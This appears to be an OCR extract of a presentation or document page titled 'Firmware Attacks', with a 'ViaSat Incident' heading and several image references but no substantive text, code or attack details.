
Firmware Attacks

Security Analysis

# Firmware Attacks



# ViaSat Incident



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

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

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